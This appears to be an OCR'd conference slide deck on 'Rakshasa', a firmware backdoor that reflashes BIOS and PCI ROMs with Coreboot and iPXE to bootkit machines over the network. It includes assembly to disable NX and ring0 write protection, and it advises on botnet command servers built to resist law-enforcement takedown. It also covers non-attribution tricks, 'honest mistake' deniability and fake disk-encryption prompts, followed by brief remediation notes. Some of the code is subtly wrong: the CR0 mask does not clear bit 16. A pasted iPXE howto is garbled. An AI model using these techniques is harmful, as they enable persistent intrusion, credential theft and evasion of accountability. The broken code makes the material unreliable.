

# Rakshasa : Design (2/2)

- Flash the BIOS (Coreboot + PCI roms such as iPXE)
- Flash the network card or any other PCI device (redundancy)
- Boot a payload over the network (bootkit over https)
  - Boot a payload over wifi/wimax (breach the network perimeter, bypasses network detection, I(P|D)S )
  - Remotely reflash the BIOS/network card if necessary

# Rakshasa architecture (1/2)

# Rakshasa architecture (2/2)

# Rakshasa : embedded features

- Remove NX bit → executable heap/stack.
- Make every mapping +W in ring0
- Remove CPU updates (microcodes)
- Remove anti-SMM protections → generic local root exploit
- Disable ASLR
- Bootkitting (modified Kon-boot payload\*)

\* Thanks to Piotr Bania for his contribution to  
Rakshasa :)

# Rakshasa : removing the NX bit (1/2)

MSR !!! Model Specific Register

AMD64 Architecture Programmer's manual (volume 2,  
Section 3.1.7 : Extended Feature Enable Register) :

*No-Execute Enable (NXE) Bit. Bit 11, read/write. Setting  
this bit to 1 enables the no-execute page-  
protection feature. The feature is disabled when this bit is  
cleared to 0.*

# Rakshasa : removing the NX bit (2/2)

```
; Disable NX bit (if supported)

mov    eax,0x80000000          ; get higher function supported by eax
cpuid
; need amd K6 or better (anything >= 1997... should be ok)

cmp    eax,0x80000001          ; need at least function 0x80000001
jb     not_supported

mov    eax,0x80000001          ; get Processor Info and Feature Bits
cpuid

bt     edx,20                  ; NX bit is supported ?
jnc    not_supported

mov    ecx, 0xc0000080          ; extended feature register (EFER)
rdmsr
; read MSR
btr    eax, 11                  ; disable NX (EFER_NX) // btr = bit test and reset
; write MSR

not_supported:
```

# Make every mapping +W in ring0

Intel Manuals (Volume 3A, Section 2.5):

*Write Protect (bit 16 of CR0) - When set, inhibits supervisor-level procedures from writing into read-only pages; when clear, allows supervisor-level procedures to write into read-only pages (regardless of the U/S bit setting; see Section 4.1.3 and Section 4.6). This flag facilitates implementation of the copy-on-write method of creating a new process (forking) used by operating systems such as UNIX.*

# Make every mapping +W in ring0 (32b/64b)

; 32b version :

```
mov eax,cr0  
and eax,0xffffe000  
mov cr0,eax
```

; 64b version :

```
mov rax,cr0  
and rax,0xffffe000  
mov cr0,rax
```

# Remove CPU updates (microcodes)

```
rm -rf ./coreboot/microcodes/
```

# Remove anti-SMM protections (1/2)

Intel® 82845G/82845GL/82845GV Graphics and Memory Controller datasheets, Section 3.5.1.22: SMRAM—System Management RAM Control Register (Device 0), bit 4 :

*SMM Space Locked (D\_LCK)—R/W, L. When D\_LCK is set to 1, D\_OPEN is reset to 0; D\_LCK, D\_OPEN, C\_BASE SEG, H\_SMRAM\_EN, TSEG\_SZ and TSEG\_EN become read only. D\_LCK can be set to 1 via a normal configuration space write but can only be cleared by a Full Reset. The combination of D\_LCK and D\_OPEN provide convenience with security. The BIOS can use the D\_OPEN function to initialize SMM space and then use D\_LCK to “lock down” SMM space in the future so that no application software (or BIOS itself) can violate the integrity of SMM space, even if the program has knowledge of the D\_OPEN function.*

# Remove anti-SMM protections (2/2)

D\_LCK is not supported by CoreBoot currently anyway...

; disable D\_LCK shellcode for Coreboot...

nop

# Disable ASLR

- OS dependant.
- Seed for full ASLR has to be in kernel land  
(equivalent of execve()).
  - patch the seed with a known value
- Seed location for Windows 7 identified by Kumar & Kumar (HITB KL 2010).
  - Mapping is 100% repeatable :)

# Rakshasa : embedded features : conclusion

- Permanent lowering of the security level on any OS.
- Welcome back to the security level of 1997.
- Persistant, even if HD or OS is remove/restored.

# Rakshasa : remote payload

- Currently capable of Bootkitting any version of Windows (32b/64b) thanks to special version of Kon-boot
- Bootkit future Oses ? → Update/remove/reflash firmwares (PCI, BIOS)

# Rakshasa : stealthness

- We don't touch the disk. 0 evidence on the filesystem.
- The code flashed to motherboard is not hostile per si (there is one text file with urls in it.. that's it).
- We can remotely boot from an alternate payload or even OS : fake Truecrypt/Bitlocker prompt !
- Optionally boot from a WIFI/WMAX stack : 0 network evidence on the LAN.
- Fake BIOS menus if necessary. We use an embedded CMOS image. We can use the real CMOS nvram to store encryption keys/backdoor states between reboots.



# Rakshasa : why using Coreboot/SeaBios/iPXE is the good approach

- Portability : benefit from all the gory reverse engineering work already done !
- Awesome modularity : embed existing payloads (as floppy or cdrom images) and PCI roms directly in the main Coreboot rom !  
Eg : bruteforce bootloaders (Brossard, H2HC 2010), bootkits without modification.
- Network stacks : ip/udp/tcp, dns, http(s), tftp, ftp... make your own (tcp over dns? Over ntp ?)
- Code is legit : can't be flagged as malware !

# DEMO : Evil remote carnal pwnage (of death)

I can write blogs too... Muahahaha...

# Exemple iPXE configuration files : get an IP

```
#!ipxe
```

```
# try dhcp first, else use static IP
```

```
dhcp || ( set net0/ip 192.168.0.3 && set  
net0/netmask 255.255.255.0 && set  
net0/gateway 192.168.0.1)
```

# Exemple iPXE configuration files : fun with webapps...

```
# evil pingback to C & C internet blog with HTTP auth...

Remote Carnal Pwnage of death

Unread: 14 Total: 2432

# How to properly build a botnet ?

- HTTPS + assymetric cryptography (client side certificates, signed updates)

If Microsoft can do secure remote updates, so can a malware !

- Avoid DNS take overs by law enforcement agencies by directing the C&C relatively on innocent web sites (are you gonna shut down Google.com?), use assymetric crypto to push updates.
- So you own my C&C for 1hour ? You can't do anything with it !!

→ C&C CAN'T BE SHUT DOWN OR TAKEN OVER.

# Why crypto won't save you...

# Why crypto won't save you (1/2)

- We can fake the bootking/password prompt by booting a remote OS (Truecrypt/Bitlocker)
- Once we know the password, the BIOS backdoor can emulate keyboard typing in 16b real mode by programming the keyboard/motherboard PIC microcontrollers (Brossard, Defcon 2008)
- If necessary, patch back original BIOS/firmwares remotely.

# Why crypto won't save you (2/2)

TPM + full disk encryption won't save you either :



- 1) It's a passive chip : if the backdoor doesn't want explicit access to data on the HD, it can simply ignore TPM.
- 2) Your HD is never encrypted when delivered to you. You seal the TPM when you encrypt your HD only. So TPM doesn't prevent backdooring from anyone in the supply chain.

# How about Avs ??

- Putting an AV on a server to protect against unknown threats is purely cosmetic.
- You may as well put lipstick on your servers...

# Example : 3 years old bootkit

Kaspersky	-	20120307
McAfee	-	20120307
McAfee-GW-Edition	Heuristic.BehavesLike.Exploit.CodeExec.EPMG	20120307

IPXE - open source boot firmware [howto:vmware] Mozilla Firefox

File Edit View History Bookmarks Tools Help

ipxe.org:open source boot firmware... ↻

ipxe.org:open source boot firmware... ↻

Most Visited ↻ Tasks ↻ Ralf brown ↻ HES 2012 ↻ HES org ↻ My box ↻ Linux/32bit system c... ↻ Reverse IP Lookup ↻ http://www.zonelab... ↻ http://www.mgid.co... ↻ The Art of Assembly... ↻ DEF CON 19 Hack... ↻ jeu d'instruction x86 ↻

Using iPXE in VMware

You can replace the default [VMware PXE ROM](#) with an iPXE ROM, which will enable you to boot your virtual machine via HTTP, iSCSI, NBI, or any other protocol supported by iPXE.

Selecting the network adapter

VMware is capable of emulating several network adapters:

VMware name	IPXE driver name	PCI vendor/device IDs	IPXE ROM Image
e1000	e1000	0B80:100f	8080100f.rom
e1000e	e1000e	0B80:100d	8080100d.rom
vflare	pcnet32	1022:1028	10222000.rom
vmxnet	(not supported)	10ec:0729	
vmxnet3	vmxnet3	10ec:0730	10ec0730.rom

Select one of the supported network adapters, and ensure that your virtual machine is configured to use this adapter. You can do this by editing the [.vmx](#) file that defines your virtual machine, and changing the setting:

```
ethernet0.virtualDev
```

For example, to select an e1000 network adapter:

```
ethernet0.virtualDev = "e1000"
```

Building the ROM images

Download iPXE and then build ROM images for all of the supported network adapters using:

```
make arch/mipsel/obj.rom http://00091003.rom http://10222000.rom http://10ec0730.rom
```

Copy the iPXE ROM Images [8080100f.rom](#), [8080100d.rom](#), [10222000.rom](#) and [10ec0730.rom](#) to a suitable location (e.g. to the directory `/usr/lib/vmware/resources/`).

Configuring the virtual machine

Edit the [.vmx](#) file that defines your virtual machine, and add the following lines:

```
ethernet0.deviceType = "PCNet"
ethernet0.fileName = "/usr/lib/vmware/resources/8080100f.rom"
ethernet0.fileName = "/usr/lib/vmware/resources/8080100d.rom"
ethernet0.fileName = "/usr/lib/vmware/resources/10222000.rom"
ethernet0.fileName = "/usr/lib/vmware/resources/10ec0730.rom"
nxBios.fileName = "/usr/lib/vmware/resources/10ec0730.rom"
```

(replacing `/usr/lib/vmware/resources/` with the name of the directory to which you copied the iPXE ROM images).

Booting the virtual machine

Boot your virtual machine in the usual way. You should see VMware detect and use the iPXE ROM:

# Remediation

# Remediation (leads)



- Flash any firmware upon reception of new hardware with open source software you can verify.
- Perform checksums of all firmwares by physically extracting them (FPGA..) : costly !
- Verify the integrity of all firmwares from time to time
- Update forensics best practices :
  - 1) Include firmwares in SoW
  - 2) Throw away your computer in case of intrusion

Even then... not entirely satisfying : the backdoor can flash the original firmwares back remotely.

# Post intrusion recovery

- You can't trust your BIOS
  - you can't flash from the OS or even floppy/cdrom.
  - need physical flasher.
- Rakshasa can reinfect itself from any PCI expension ROM.
  - you need to flash all the firmwares of the motherboards at the same time.

# Exemple of flasher : BIOS Savior

# Flashing BIOS/PCI firmwares remotely

# Side note on remote flashing

- BIOS flashing isn't a problem : the flasher (Linux based) is universal.
- PCI roms flashing is more of a problem : flasher is vendor dependant.

How to solve this issue... ?

# Detecting network card manufacturer from the remote C&C

## Dynamic scripts

An iPXE script does not have to be a static text file. For example, you could direct iPXE to boot from the URL

```
http://192.168.0.1/boot.php?mac=${net0/mac}&asset=${asset:uristring}
```

which would expand to a URL such as

```
http://192.168.0.1/boot.php?mac=52:54:00:12:34:56&asset=BKQ42M1
```

The boot.php program running on the web server could dynamically generate a script based on the information provided in the URL. For example, boot.php could look up the asset tag in a MySQL database to determine the correct iSCSI target to boot from, and then dynamically generate a script such as

```
#!ipxe

set initiator-iqn iqn.2010-04.org.ipxe:BKQ42M1
sanboot iscsi:192.168.0.20:::iqn.2010-04.org.ipxe:winxp
```

1) For the sake of backwards compatibility, iPXE will also recognise legacy gPXE scripts starting with the magic line `#!gpxe`. However, gPXE is not capable of running iPXE scripts, since the iPXE script language is substantially more advanced than the gPXE script language.

# Backdooring like ~~NSA~~ China

# Backdooring like a nation state

## Rule #1 : **non attribution**

- you didn't write the free software in first place.
- add a few misleading strings, eg : in mandarin ;)



## Rule #2 : **plausible deniability**

- use a bootstrap known remote vulnerability in a network card firmware  
(eg : Duflot's CVE-2010-0104)  
→ « **honest mistake** » if discovered.
- remotely flash the BIOS.
- do your evil thing.
- restore the BIOS remotely.

# More DEMOS

# Booting an alternate OS from a Storage Area Network (SAN)

This is possible over a fast enough link (gigabit ethernet for instance)

# Booting an alternate OS from a Storage Area Network (SAN)

```
#!ipxe
```

```
# fetch iso from SAN and boot  
sanboot http://boot.ipxe.org/freedos/fdfullcd.iso
```

# The fake problem of BIOS Graphics

- CoreBoot supports adding a bootsplash if you know in advance what BIOS is targetted.
- SeaBIOS has a very minimal menu (wiped out in Rakshasa). Other payloads can have better menus.



Actually...

# Exemple GUI payload : invaders (<http://www.erikyyy.de/invaders/>)

# UEFI extention

Use TianoCore payload instead of SeaBIOS

# Outro

# Outro

This is not a vulnerability :

- it is sheer bad design due to legacy.
- don't expect a patch.
- fixing those issues will probably require breaking backward compatibility with most standards (PCI, PCIe, TPM).

# Questions ?
